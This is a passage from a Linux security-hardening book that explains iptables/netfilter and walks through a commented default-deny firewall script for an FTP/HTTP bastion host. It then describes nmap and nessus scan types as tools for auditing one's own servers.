In my opinion, the best Linux tool for logging and controlling access to local daemons is the same one we use to log and control access to the network: *iptables* (or *ipchains*, if you're still using a 2.2 kernel). I've said that it's beyond the scope of this book to cover Linux firewalls in depth, but let's examine some examples of using *iptables* to enhance local security.^[1]

^[1] For an in-depth guide to building Linux firewalls using both *ipchains* and *iptables/netfilter*, I highly recommend Robert Ziegler's book, *Linux Firewalls* (New Riders).



We're about to dive pretty deeply into TCP/IP networking. If you're uncomfortable with the concepts of ports, TCP flags, etc., you need to do some remedial reading before proceeding. *Do not simply shrug and say, "well, so much for packet filtering."*

The whole point of this book is to help you protect your Internet-connected servers: if you're serious about that, then you need to understand how the Internet Protocol and its supporting subprotocols work.

Craig Hunt's book, *TCP/IP Network Administration* (O'Reilly), is one of the very best ground-up introductions to this subject. Chapters 1 and 2 of Hunt's book tell you most of what you need to know to comprehend packet filtering, all in the space of 50 pages of well-illustrated and lucid prose.

3.1.8.1 Using iptables: preparatory steps

First, you need a kernel compiled with netfilter, Linux 2.4's packet filtering code. Most distributions' stock 2.4 kernels should include support for netfilter and its most important supporting modules. If you compile your own kernel, though, this option is listed in the "networking" section of the *make menuconfig* GUI and is called "Network Packet Filtering."



netfilter refers to the packet-filtering code in the Linux 2.4 kernel. The various components of netfilter are usually compiled as kernel modules.

iptables is a command for configuring and managing your kernel's netfilter modules. These modules may be altered via system calls made by any *root*-privileged application, but in practice nearly everyone uses *iptables* for this purpose; therefore, *iptables* is often used as a synonym for netfilter.


In addition, under the subsection "IP: Netfilter Configuration," you should select "Connection Tracking," "IP tables support" and, if applicable, "FTP protocol support" and "IRC protocol support." Any of the options in the Netfilter Configuration subsection can be compiled either statically or as modules.

(For our purposes — i.e., for a server rather than a gateway — you should *not* need any of the NAT or Packet Mangling modules.)

Second, you need the `iptables` command. Your distribution of choice, if recent enough, almost certainly has a binary package for this; otherwise, you can download its source code from <http://netfilter.samba.org>. Needless to say, this code compiles extremely easily on Linux systems (good thing, since `iptables` and `netfilter` are supported *only* on Linux).

Third, you need to formulate a high-level access policy for your system. Suppose you have a combination FTP and WWW server that you need to bastionize. It has only one (physical) network interface, as well as a routable IP address in our DMZ network ([Figure 3-5](#)).

Figure 3-5. Example network architecture



[Table 3-1](#) shows a simple but complete example policy for this bastion host (*not* for the firewall, with which you should not confuse it).

Table 3-1. High-level access policy for a bastion host	
Routing/forwarding:	none
Inbound services, public:	FTP, HTTP
Inbound services, private:	SSH
Outbound services	ping, DNS queries

Even such a brief sketch will help you create a much more effective `iptables` configuration than if you skip this step; it's analogous to sketching a flowchart before writing a C program. Having a plan before writing packet filters is important for a couple of reasons. First, a packet-filter configuration needs to be the technical manifestation of a larger security policy. If there's no larger policy, then you run the risk of writing an answer that may or may not correspond to an actual question. Second, this stuff is complicated and very difficult to improvise. Enduring several failed attempts and possibly losing productivity as a result may cause you to give up altogether. Packet filtering at the host level, though, is too important a tool to abandon unnecessarily.

Returning to [Table 3-1](#), we've decided that all inbound FTP and HTTP traffic will be permitted, as will administrative traffic via inbound SSH (see [Chapter 4](#) if you don't know why this should be your only means of remote administration). The server itself will be permitted to initiate outbound *pings* (for diagnostic purposes), and DNS queries so our logs can contain hostnames and not just IP addresses. Our next task is to write `iptables` commands that will implement this policy. First, a little background.

3.1.8.2 How netfilter works


Linux 2.4's `netfilter` code provides the Linux kernel with "stateful" (connection-tracking) packet filtering, even for the complex FTP and IRC application protocols. This is an important step forward for Linux: the 2.2 kernel's `ipchains` firewall code was not nearly as sophisticated. In addition, `netfilter` has powerful Network Address Translation (NAT) features, the ability to "mangle" (rewrite the headers of) forwarded packets, and support for filters based on MAC addresses (Ethernet addresses) and on specific network interfaces. It also supports the creation of custom "chains" of filters, which can be matched against, in addition to the default chains.

The bad news is that this means it takes a lot of reading, a strong grasp of TCP/IP networking, and some experimentation to build a firewall that takes full advantage of `netfilter`. The good news is that that's not what we're trying to do here. To use `netfilter/iptables` to protect a single host is much, much less involved than using it to protect an entire network.

Not only are the three default filter chains — INPUT, FORWARD, and OUTPUT — sufficient; since our bastion host has only one network interface and is not a gateway, we don't even need FORWARD. (Unless, that is, we're using *stunnel* or some other local tunneling/redirecting technology.)

Each packet that the kernel handles is first evaluated for routing: if destined for the local machine, it's checked against the INPUT chain. If originating from the local machine, it's checked against the OUTPUT chain. If entering a local interface but not destined for this host, it's checked against the FORWARD chain. This is illustrated in [Figure 3-6](#).

Figure 3-6. How each packet traverses netfilter's built-in packet-filter chains



(Note that [Figure 3-6](#) doesn't show the PREFILTER or POSTFILTER tables or how custom chains are handled; see <http://netfilter.samba.org> for more information on these.)

When a rule matches a packet, the rule may ACCEPT or DROP it, in which case, the packet is done being filtered; the rule may LOG it, which is a special case wherein the packet is copied to the local *syslog* facility but also continues its way down the chain of filters; or the rule may transfer the packet to a different chain of filters (i.e., a NAT chain or a custom chain).

If a packet is checked against all rules in a chain without being matched, the chain's default policy is applied. For INPUT, FORWARD, and OUTPUT, the default policy is ACCEPT, unless you specify otherwise. I highly recommend that the default policies of all chains in any production system be set to DROP.

3.1.8.3 Using iptables

There are basically two ways to use iptables: to add, delete, and replace individual netfilter rules; and to list or manipulate one or more chains of rules. Since netfilter has no built-in means of recording or retaining rules between system boots, rules are typically added via startup script. Like *route*, *iptables* is a command you shouldn't have to invoke interactively too often outside of testing or troubleshooting scenarios.

To view all rules presently loaded into netfilter, we use this command:

```
iptables --list
```

We can also specify a single chain to view, rather than viewing all chains at once:

```
iptables --list INPUT
```

To see numbered rules (by default, they're listed without numbers), use the *--line-numbers* option:

```
iptables --line-numbers --list INPUT
```

To remove all rules from all chains, we use:

```
iptables --flush
```

iptables --list is probably the most useful command-line invocation of iptables. Actually adding rules requires considerably more flags and options (another reason we usually do so from scripts).

The basic syntax for writing iptables rules is:

```
iptables -I [insert] chain_name rule_# rule_specification
-D [delete]
```

```
-R [eplace]
-A [ppend]
```

where *chain_name* is INPUT, OUTPUT, FORWARD, or the name of a custom chain; *rule_#* is the number of the rule to delete, insert a new rule before, or replace; and *rule_specification* is the rest of the command line, which specifies the new rule. *rule_#* isn't used with *-A*, which appends the rule to the end of the specified chain. With *-I*, *-D*, and *-R*, the default *rule_#* is 1.

For example, to delete the third rule in the OUTPUT chain, we'd use the command:

```
iptables -D OUTPUT 3
```

To append a rule to the bottom of the INPUT chain, we'd use a command like the one in [Example 3-9](#).

Example 3-9. Appending a rule to the INPUT chain

```
iptables -A INPUT -p tcp --dport 80 -j ACCEPT -m state --state NEW
```

In [Example 3-9](#), everything following the word INPUT makes up the command's Rule Specification. [Table 3-2](#) is a simplified list of some of the most useful options that can be included in packet-filter (as opposed to NAT) Rule Specifications.

Table 3-2. Common options used in Rule Specifications	
Option	Description
<code>-s sourceIP</code>	Match if the packet originated from <i>sourceIP</i> . <i>sourceIP</i> may be an IP address (e.g., 192.168.200.201), network address (e.g., 192.168.200.0/24), or hostname (e.g., woofgang.dogpeople.org). If not specified, defaults to 0/0 (which denotes "any").
<code>-d destinationIP</code>	Match if packet is destined for <i>destinationIP</i> . <i>destinationIP</i> may take the same forms as <i>sourceIP</i> , listed earlier in this table. If not specified, defaults to 0/0.
<code>-i ingressInterface</code>	Match if packet entered system on <i>ingressInterface</i> — e.g., eth0. Applicable only to INPUT, FORWARD, and PREROUTING chains.
<code>-o egressInterface</code>	Match if packet is to exit system on <i>egressInterface</i> . Applicable only to FORWARD, OUTPUT, and POSTROUTING chains.
<code>-p tcp udp icmp all</code>	Match if the packet is of the specified protocol. If not specified, defaults to all.
<code>--dport destinationPort</code>	Match if the packet is being sent to TCP/UDP port <i>destinationPort</i> . Can be either a number or a service name referenced in <i>/etc/services</i> . If numeric, a range may be delimited by a colon — e.g., 137:139 — to denote ports 137-139. Must be preceded by a <code>-p</code> (protocol) specification.
<code>--sport sourcePort</code>	Match if the packet was sent from TCP/UDP <i>sourcePort</i> . The format of <i>sourcePort</i> is the same as with <i>destinationPort</i> , listed earlier in this table. Must be preceded by a <code>-p [udp tcp]</code> specification.
<code>--tcp-flags mask match</code>	Look for flags listed in <i>mask</i> ; if <i>match</i> is set, match the packet. Both <i>mask</i> and <i>match</i> are comma-delimited lists containing some combination of SYN, ACK, PSH, URG, RST, FIN, ALL, or NONE. Must be preceded by <code>-p tcp</code> .
<code>--icmp-type type</code>	Match if the packet is icmp-type <i>type</i> . <i>type</i> can be a numeric icmp type or a name. Use the command <code>iptables -p icmp -h</code> to see a list of allowed names. Must be preceded by <code>-p icmp</code> .
<code>-m state --state statespec</code>	Load <i>state</i> module, and match packet if packet's state matches <i>statespec</i> . <i>statespec</i> is a comma-delimited list containing some combination of NEW, ESTABLISHED, INVALID, or RELATED.
<code>-j accept drop log reject [chain_name]</code>	Jump to the specified action (<i>accept</i> , <i>drop</i> , <i>log</i> , or <i>reject</i>) or to a custom chain named <i>chain_name</i> .

[Table 3-2](#) is only a partial list, and I've omitted some flag options within that list in the interests of simplicity and focus. For example, the option `-f` can be used to match TCP packet fragments, but this isn't worth explaining here since it's rendered unnecessary by `--state`, which I recommend using on bastion hosts. At this point we're ready to dissect a sample iptables script. [Example 3-9](#) continues our FTP/HTTP scenario and is in fact condensed from a working script on one of my SuSE servers (I've omitted SuSE-isms here, but the complete SuSE script is listed in the [Appendix](#)). If you want to see the whole thing, it's listed towards the end of this section and again in the [Appendix](#). For now, though, we're going to take it a few lines at a time.

Let's start with the commands at the beginning, which load some kernel modules and ensure that netfilter is starting empty ([Example 3-10](#)).

Example 3-10. Initializing netfilter

```
modprobe ip_tables
modprobe ip_conntrack_ftp

# Flush old rules, old custom tables
$IPTABLES --flush
$IPTABLES --delete-chain

# Set default-deny policies for all three default chains
$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT DROP
```

We use `modprobe` rather than `insmod` because `modprobe` probes for and loads any additional modules on which the requested module depends. `modprobe ip_conntrack_ftp`, for example, loads not only the FTP connection-tracking module `ip_conntrack_ftp`, but also the generic connection-tracking module `ip_conntrack`, on which `ip_conntrack_ftp` depends.

There's no reason for any rules or custom chains to be active yet, but to be sure we're starting out fresh, we use the `--flush` and `--delete-chain` commands. We then set all three default chains' default policies to `DROP` — remember, the default is `ACCEPT`, which I strongly recommend against (being contrary to the Principle of Least Privilege).

Moving on, we have loopback policies ([Example 3-11](#)).

Example 3-11. Loopback policies

```
# Give free reign to loopback interfaces
$IPTABLES -A INPUT -i lo -j ACCEPT
$IPTABLES -A OUTPUT -o lo -j ACCEPT
```

Aha, our first Rule Specifications! They're very simple, too; they say "anything arriving or exiting on a loopback interface should be allowed." This is necessary because local applications such as the X Window System sometimes "bounce" data to each other over the TCP/IP stack via loopback.

Next come some rules that match packets whose source IP addresses are non-Internet-routable and therefore presumed spoofed ([Example 3-12](#)).

Example 3-12. Anti-IP-spoofing rules

```
# Do some rudimentary anti-IP-spoofing drops
$IPTABLES -A INPUT -s 255.0.0.0/8 -j LOG --log-prefix "Spoofed source IP!"
$IPTABLES -A INPUT -s 255.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 0.0.0.0/8 -j LOG --log-prefix "Spoofed source IP!"
$IPTABLES -A INPUT -s 0.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 127.0.0.0/8 -j LOG --log-prefix "Spoofed source IP!"
$IPTABLES -A INPUT -s 127.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 192.168.0.0/16 -j LOG --log-prefix "Spoofed source IP!"
$IPTABLES -A INPUT -s 192.168.0.0/16 -j DROP
$IPTABLES -A INPUT -s 172.16.0.0/12 -j LOG --log-prefix " Spoofed source IP!"
$IPTABLES -A INPUT -s 172.16.0.0/12 -j DROP
$IPTABLES -A INPUT -s 10.0.0.0/8 -j LOG --log-prefix " Spoofed source IP!"
$IPTABLES -A INPUT -s 10.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 208.13.201.2 -j LOG --log-prefix "Spoofed Woofgang!"
```

```
$IPTABLES -A INPUT -s 208.13.201.2 -j DROP
```

Prospective attackers use IP-spoofing to mimic trusted hosts that might be allowed by firewall rules or other access controls. One class of IP addresses we can easily identify as likely spoof candidates are those specified in RFC 1918 as "reserved for internal use": 10.0.0.0/8, 172.16.0.0/12, and 192.168.0.0/16.

Addresses in these ranges are not deliverable over the Internet, so you can safely assume that any packet arriving at our Internet-connected host bearing such a source-IP is either a freak or an imposter.

This assumption doesn't work if, for example, the internal network on the other side of your firewall is numbered with "RFC 1918 addresses" that are *not* translated or masqueraded by the firewall prior to arriving at your bastion host. This would be both unusual and unadvisable: you should treat your internal IP addresses as confidential data. But if not one word of this paragraph makes sense, don't worry: we're not going to consider such a scenario.

If our bastion host's *own* IP address is used as a source IP of inbound packets, we can assume that that IP is bogus. One might use this particular brand of spoofed packet to try to trick the bastion host into showering itself with packets. If our example host's IP is 208.13.201.2, then the rule to block these is as follows:

```
$IPTABLES -A INPUT -s 208.13.201.2 -j DROP
```

which of course is what we've got in [Example 3-13](#).

Note that each of these antispoofing rules consists of a pair: one rule to log the packet, followed by the actual DROP rule. This is important: once a packet matches a DROP rule, it isn't checked against any further rules, but after a LOG action, the packet *is*. Anything you want logged, therefore, must be logged *before* being dropped.

There's one other type of tomfoolery we want to squash early in our rule base, and that's the possibility of strange TCP packets ([Example 3-13](#)).

Example 3-13. Anti-stealth-scanning rule

```
# Tell netfilter that all TCP sessions do indeed begin with SYN
$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j LOG --log-
prefix "Stealth scan
attempt?"
```

```
$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j DROP
```

This pair of rules addresses a situation in which the first packet to arrive from a given host is *not* a simple SYN packet, but is instead a SYN-ACK, a FIN, or some weird hybrid. Without these rules, such a packet would be allowed if netfilter interprets it as the first packet in a new permitted connection. Due to an idiosyncrasy (no pun intended) of netfilter's connection-tracking engine, this is possible. The odds are slim, however, that a SYN-less "new connection" packet is anything but a "Stealth scan" or some other form of skullduggery.

Finally, we arrive at the heart of our packet-filtering policy — the parts that are specific to our example bastion host. Let's start this section with the INPUT rules ([Example 3-14](#)).

Example 3-14. The INPUT chain

```
# Accept inbound packets that are part of previously-OK'ed sessions
$IPTABLES -A INPUT -j ACCEPT -m state --state ESTABLISHED,RELATED
```

```
# Accept inbound packets which initiate SSH sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 22 -m state --state NEW
```

```
# Accept inbound packets which initiate FTP sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 21 -m state --state NEW
```

```
# Accept inbound packets which initiate HTTP sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 80 -m state --state NEW
```

```
# Log anything not accepted above
$IPTABLES -A INPUT -j LOG --log-prefix "Dropped by default:"
```

The first rule in this part of the INPUT chain tells netfilter to pass any inbound packets that are part of previously accepted and tracked connections. We'll return to the subject of connection tracking momentarily. The next rule allows new inbound SSH sessions to be started. SSH, of course, has its own access controls (passwords, DSA/RSA keys, etc.), but this rule would be even better if it limited SSH connections by source IP. Suppose for example's sake that our internal network is behind a firewall that performs IP Masquerading:

all packets originating from the internal network are rewritten to contain the firewall's external or DMZ IP address as their source IPs.

Since our bastion host is on the other side of the firewall, we can match packets coming from the entire internal network by checking for a source-IP address of the firewall's DMZ interface. Here's what our SSH rule would look like, restricted to internal users (assume the firewall's DMZ IP address is 208.13.201.1):

```
$IPTABLES -A INPUT -p tcp -j ACCEPT -s 208.13.201.1 --dport 22 -m state --state NEW
```

Since SSH is used only by our internal administrators to manage the FTP/HTTP bastion host and not by any external users (we hope), this restriction is a good idea.

The next two rules in [Example 3-14](#) allow new inbound FTP and HTTP connections, respectively. Since this is a public FTP/WWW server, we don't need to restrict these services by IP or network.

But wait...isn't FTP a fairly complicated protocol? Do we need separate rules for FTP data streams in addition to this rule allowing FTP control channels?

No! Thanks to netfilter's `ip_conntrack_ftp` module, our kernel has the intelligence to associate FTP PORT commands (used for directory listings and file transfers) with established FTP connections, in spite of the fact that PORT commands occur on random high ports. Our single FTP rule, along with our blanket "allow ESTABLISHED/RELATED" rule, is all we need.

The last rule in our INPUT chain is sort of a "clean-up" rule. Since each packet traverses the chain sequentially from top to bottom, we can assume any packet that hasn't matched so far is destined for our chain's default policy, which of course is DROP.

We don't need to go so far as to add an explicit DROP rule to the end of the chain, but if we want to log packets that make it that far, we do need a logging rule. This is the purpose of the last rule in [Example 3-14](#), which has no match criteria other than the implied "this packet matches none of the above."

The top four rules in [Example 3-14](#) are the core of our INPUT policy: "allow new inbound SSH, FTP, and HTTP sessions, and all subsequent packets pertinent to them."

[Example 3-15](#) is an even shorter list of rules, forming the core of our OUTPUT chain.

Example 3-15. OUTPUT chain of rules

```
# If it's part of an approved connection, let it out
$IPTABLES -I OUTPUT 1 -m state --state RELATED,ESTABLISHED -j ACCEPT

# Allow outbound ping (comment-out when not needed!)
$IPTABLES -A OUTPUT -p icmp -j ACCEPT --icmp-type echo-request

# Allow outbound DNS queries, e.g. to resolve IPs in logs
$IPTABLES -A OUTPUT -p udp --dport 53 -m state --state NEW -j ACCEPT

# Log anything not accepted above - if nothing else, for t-shooting
$IPTABLES -A OUTPUT -j LOG --log-prefix "Dropped by default:"
```

Again we begin with a rule permitting packets associated with already-established (allowed) connections. The next two rules are not strictly necessary, allowing as they do outbound *ping* and DNS Query transactions. *ping* is a useful tool for testing basic IP connectivity, but there have been various Denial of Service exploits over the years involving *ping*. Therefore, that particular rule should perhaps be considered temporary, pending our bastion host entering full production status.

The outbound DNS is a convenience for whoever winds up monitoring this host's logs: without DNS, the system's system-logging facility won't be able to resolve IP addresses to names, making for more arduous log parsing. On the other hand, DNS can also slow down logging, so it may be undesirable anyhow. Regardless, it's a minimal security risk — far less than that posed by *ping* — so this rule is safely left in place if desired.

Finally, we end with another rule to log "default DROPs." That's our complete policy! The full script is listed in [Example 3-16](#) (and in even more complete form in [Appendix A](#)).

Example 3-16. iptables script for a bastion host running FTP and HTTP services

```
#!/bin/sh
# init.d/localfw
#
# System startup script for Woofgang's local packet filters
#
# last modified 30 Dec 2001 mdb
```

```

#

IPTABLES=/usr/sbin/iptables
test -x $IPTABLES || exit 5

case "$1" in
start)
echo -n "Loading Woofgang's Packet Filters"

# SETUP -- stuff necessary for any host

# Load kernel modules first
modprobe ip_tables
modprobe ip_conntrack_ftp

# Flush old rules, old custom tables
$IPTABLES --flush
$IPTABLES --delete-chain

# Set default-deny policies for all three default chains
$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT DROP

# Give free reign to loopback interfaces
$IPTABLES -A INPUT -i lo -j ACCEPT
$IPTABLES -A OUTPUT -o lo -j ACCEPT

# Do some rudimentary anti-IP-spoofing drops
$IPTABLES -A INPUT -s 255.0.0.0/8 -j LOG --log-prefix "Spoofed source
IP!"
$IPTABLES -A INPUT -s 255.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 0.0.0.0/8 -j LOG --log-prefix "Spoofed source
IP!"
$IPTABLES -A INPUT -s 0.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 127.0.0.0/8 -j LOG --log-prefix "Spoofed source
IP!"
$IPTABLES -A INPUT -s 127.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 192.168.0.0/16 -j LOG --log-prefix "Spoofed
source IP!"
$IPTABLES -A INPUT -s 192.168.0.0/16 -j DROP
$IPTABLES -A INPUT -s 172.16.0.0/12 -j LOG --log-prefix " Spoofed
source IP!"
$IPTABLES -A INPUT -s 172.16.0.0/12 -j DROP
$IPTABLES -A INPUT -s 10.0.0.0/8 -j LOG --log-prefix " Spoofed source
IP!"
$IPTABLES -A INPUT -s 10.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 208.13.201.2 -j LOG --log-prefix "Spoofed
Woofgang!"
$IPTABLES -A INPUT -s 208.13.201.2 -j DROP

# Tell netfilter that all TCP sessions do indeed begin with SYN
$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j LOG --log-
prefix "Stealth scan
attempt?"
$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j DROP

# Finally, the meat of our packet-filtering policy:

# INBOUND POLICY

```

```

# Accept inbound packets that are part of previously-OK'ed sessions
$IPTABLES -A INPUT -j ACCEPT -m state --state ESTABLISHED,RELATED

# Accept inbound packets which initiate SSH sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 22 -m state --state NEW

# Accept inbound packets which initiate FTP sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 21 -m state --state NEW

# Accept inbound packets which initiate HTTP sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 80 -m state --state NEW

# Log anything not accepted above
$IPTABLES -A INPUT -j LOG --log-prefix "Dropped by default:"

# OUTBOUND POLICY

# If it's part of an approved connection, let it out
$IPTABLES -I OUTPUT 1 -m state --state RELATED,ESTABLISHED -j ACCEPT

# Allow outbound ping (comment-out when not needed!)
$IPTABLES -A OUTPUT -p icmp -j ACCEPT --icmp-type echo-request

# Allow outbound DNS queries, e.g. to resolve IPs in logs
$IPTABLES -A OUTPUT -p udp --dport 53 -m state --state NEW -j ACCEPT

# Log anything not accepted above - if nothing else, for t-shooting
$IPTABLES -A OUTPUT -j LOG --log-prefix "Dropped by default:"
;;

wide_open)
echo -n "DANGER!! Unloading Woofgang's Packet Filters!!"
# Unload filters and reset default policies to ACCEPT.
# FOR EMERGENCY USE ONLY -- else use 'stop'!!
$IPTABLES --flush
$IPTABLES -P INPUT ACCEPT
$IPTABLES -P FORWARD ACCEPT
$IPTABLES -P OUTPUT ACCEPT
;;

stop)
echo -n "Portcullis rope CUT..."
# Unload all fw rules, leaving default-drop policies
$IPTABLES --flush
;;

status)
echo "Querying iptables status (via iptables --list)..."
$IPTABLES --line-numbers -v --list
;;

*)
echo "Usage: $0 {start|stop|wide_open|status}"
exit 1
;;
esac

```

iptables for the Lazy

SuSE has a utility for creating iptables policies, called *SuSEfirewall2*. If you install this package, then all you need to do is edit the file */etc/rc.config.d/firewall2.rc.config*, run *SuSEconfig*, and

reboot. If you know anything at all about TCP/IP, however, it's probably not that much more trouble to write your own iptables script.

Similarly, Red Hat and Mandrake users can avail themselves of Bastille Linux's "Firewall" module. Bastille's Q & A is actually a simple, quick way to generate a good iptables configuration.

There are also a number of GUI-based tools that can write iptables rules. As with *SuSEfirewall2* and *Bastille*, it's up to you to decide whether a given tool is convenient and therefore worth adding complexity to your bastion host in the form of extra software.

We've covered only a subset of netfilter's features, but it's an extremely useful subset. While local packet filters aren't a cure-all for system security, they're one of the thicker layers of our security onion, and well worth the time and effort it takes to learn iptables and fine-tune your filtering policies.

3.1.9 Checking Your Work with Scanners

You may have heard scare stories about how easy it is for evil system crackers to probe potential victims' systems for vulnerabilities using software tools readily available on the Internet. The bad news is that these stories are generally true. The good news is that many of these tools are extremely useful (and even designed) for the legitimate purpose of scanning *your own* systems for weaknesses.

In my opinion, scanning is a useful step in the system-hardening process, one that should be carried out after most other hardening tasks are completed and that should be repeated periodically as a sanity check. Let's discuss, then, some uses of *nmap* and *nessus*, arguably the best port scanner and security scanner (respectively) available for Linux.

3.1.9.1 Types of scans and their uses

There are basically two types of system scans. *Port scans* look for open TCP and UDP ports — i.e., for "listening services." *Security scans* go a step further and probe identified services for known weaknesses. In terms of sophistication, doing a port scan is like counting how many doors and windows a house has; running a security scan is more like rattling all the doorknobs and checking the windows for alarm sensors.

3.1.9.2 Why we (good guys) scan

Why scan? If you're a system cracker, you scan to determine what services a system is running and which well-known vulnerabilities apply to them. If you're a system administrator, you scan for essentially the same reasons, but in the interest of fixing (or at least understanding) your systems, not breaking into them.

It may sound odd for good guys to use the same kinds of tools as the bad guys they're trying to thwart. After all, we don't test dead-bolt locks by trying to kick down our own doors. But system security is exponentially more complicated than physical security. It's nowhere near as easy to gauge the relative security of a networked computer system as is the door to your house.

Therefore, we security-conscious geeks are obliged to take seriously any tool that can provide some sort of sanity check, even an incomplete and imperfect one (as is anything that tries to measure a moving target like system security). This is despite or even because of that tool's usefulness to the bad guys. Security and port scanners give us the closest thing to a "security benchmark" as we can reasonably hope for.

3.1.9.3 nmap, world champion port scanner

The basic premise of port scanning is simple: if you try to connect to a given port, you can determine whether that port is closed/inactive or whether an application (i.e., web server, FTP daemon, etc.) is accepting connections there. As it happens, it is easy to write a simple port scanner that uses the local `connect()` system call to attempt TCP connections on various ports; with the right modules, you can even do this with Perl. However, this method is also the most obtrusive and obvious way to scan, and it tends to result in numerous log entries on one's target systems.

Enter *nmap*, by Fyodor. *nmap* can do simple `connect()` scans if you like, but its real forte is *stealth scanning*. Stealth scanning uses packets that have unusual flags or don't comply with a normal TCP state to trigger a response from each target system without actually completing a TCP connection.

nmap supports not one, but four different kinds of stealth scans, plus TCP Connect scanning, UDP scanning, RPC scanning, *ping* sweeps, and even operating-system fingerprinting. It also boasts a number of features more useful to black-hat than white-hat hackers, such as FTP-bounce scanning, ACK scanning, and Window firewall scanning (many of which can pass through firewalls undetected but are of little interest to this book's highly ethical readers). In short, *nmap* is by far the most feature-rich and versatile port-scanner available today.

Here, then, is a summary of the most important types of scans nmap can do:

TCP Connect scan

This uses the OS's native connect() system call to attempt a full three-way TCP handshake (SYN, ACK-SYN, ACK) on each probed port. A failed connection (i.e., if the server replies to your SYN packet with an ACK-RST packet) indicates a closed port. It doesn't require root privileges and is one of the faster scanning methods. Not surprisingly, however, many server applications will log connections that are closed immediately after they're opened, so this is a fairly "noisy" scan.

TCP SYN scan

This is two-thirds of a TCP Connect scan; if the target returns an ACK-SYN packet, nmap immediately sends an RST packet rather than completing the handshake with an ACK packet. "Half-open" connections such as these are far less likely to be logged, so SYN scanning is harder to detect than TCP Connect scanning. The trade-off is that since nmap, rather than the kernel, builds these packets, you must be *root* to run nmap in this mode. This is the fastest and most reliable TCP scan.

TCP FIN scan

Rather than even pretending to initiate a standard TCP connection, nmap sends a single FIN (final) packet. If the target's TCP/IP stack is RFC-793-compliant (MS-anything, HP-UX, IRIX, MVS and Cisco IOS are *not*), then open ports will drop the packet and closed ports will send an RST.

TCP NULL scan

Similar to a FIN scan, TCP NULL scan uses a TCP-flagless packet (i.e., a null packet). It also relies on the RFC-793-compliant behavior described earlier.

TCP Xmas Tree scan

Similar to a FIN scan, TCP Xmas Tree scan instead sends a packet with its FIN, PSH, and URG flags set (final, push data, and urgent, respectively). It also relies on the RFC-793-compliant behavior described earlier.

UDP scan

Because UDP is a connectionless protocol (i.e., there's no protocol-defined relationship between packets in either direction), UDP has no handshake to play with, as in the TCP scans described earlier. However, most operating systems' TCP/IP stacks will return an ICMP "Port Unreachable" packet if a UDP packet is sent to a closed UDP port. Thus, a port that doesn't return an ICMP packet can be assumed open. Since neither the probe packet nor its potential ICMP packet are guaranteed to arrive (remember, UDP is connectionless and so is ICMP), nmap will typically send several UDP packets per UDP probed port to reduce false positives. More significantly, the Linux kernel will send no more than 80 ICMP error messages every 4 seconds; keep this in mind when scanning Linux hosts. In my experience, the accuracy of nmap's UDP scanning varies among target OSes, but it's better than nothing.

RPC scan

Used in conjunction with other scan types, this feature causes nmap to determine which of the ports identified as open are hosting RPC (remote procedure call) services, and what those services and version numbers are.

Whew! Quite a list of scanning methods — and I've left out ACK scans and Window scans (see the manpage *nmap(1)*, if you're interested). nmap has another very useful feature: OS fingerprinting. Based on characteristics of a target's responses to various arcane packets that nmap sends, nmap can make an educated guess as to which operating system each target host is running.

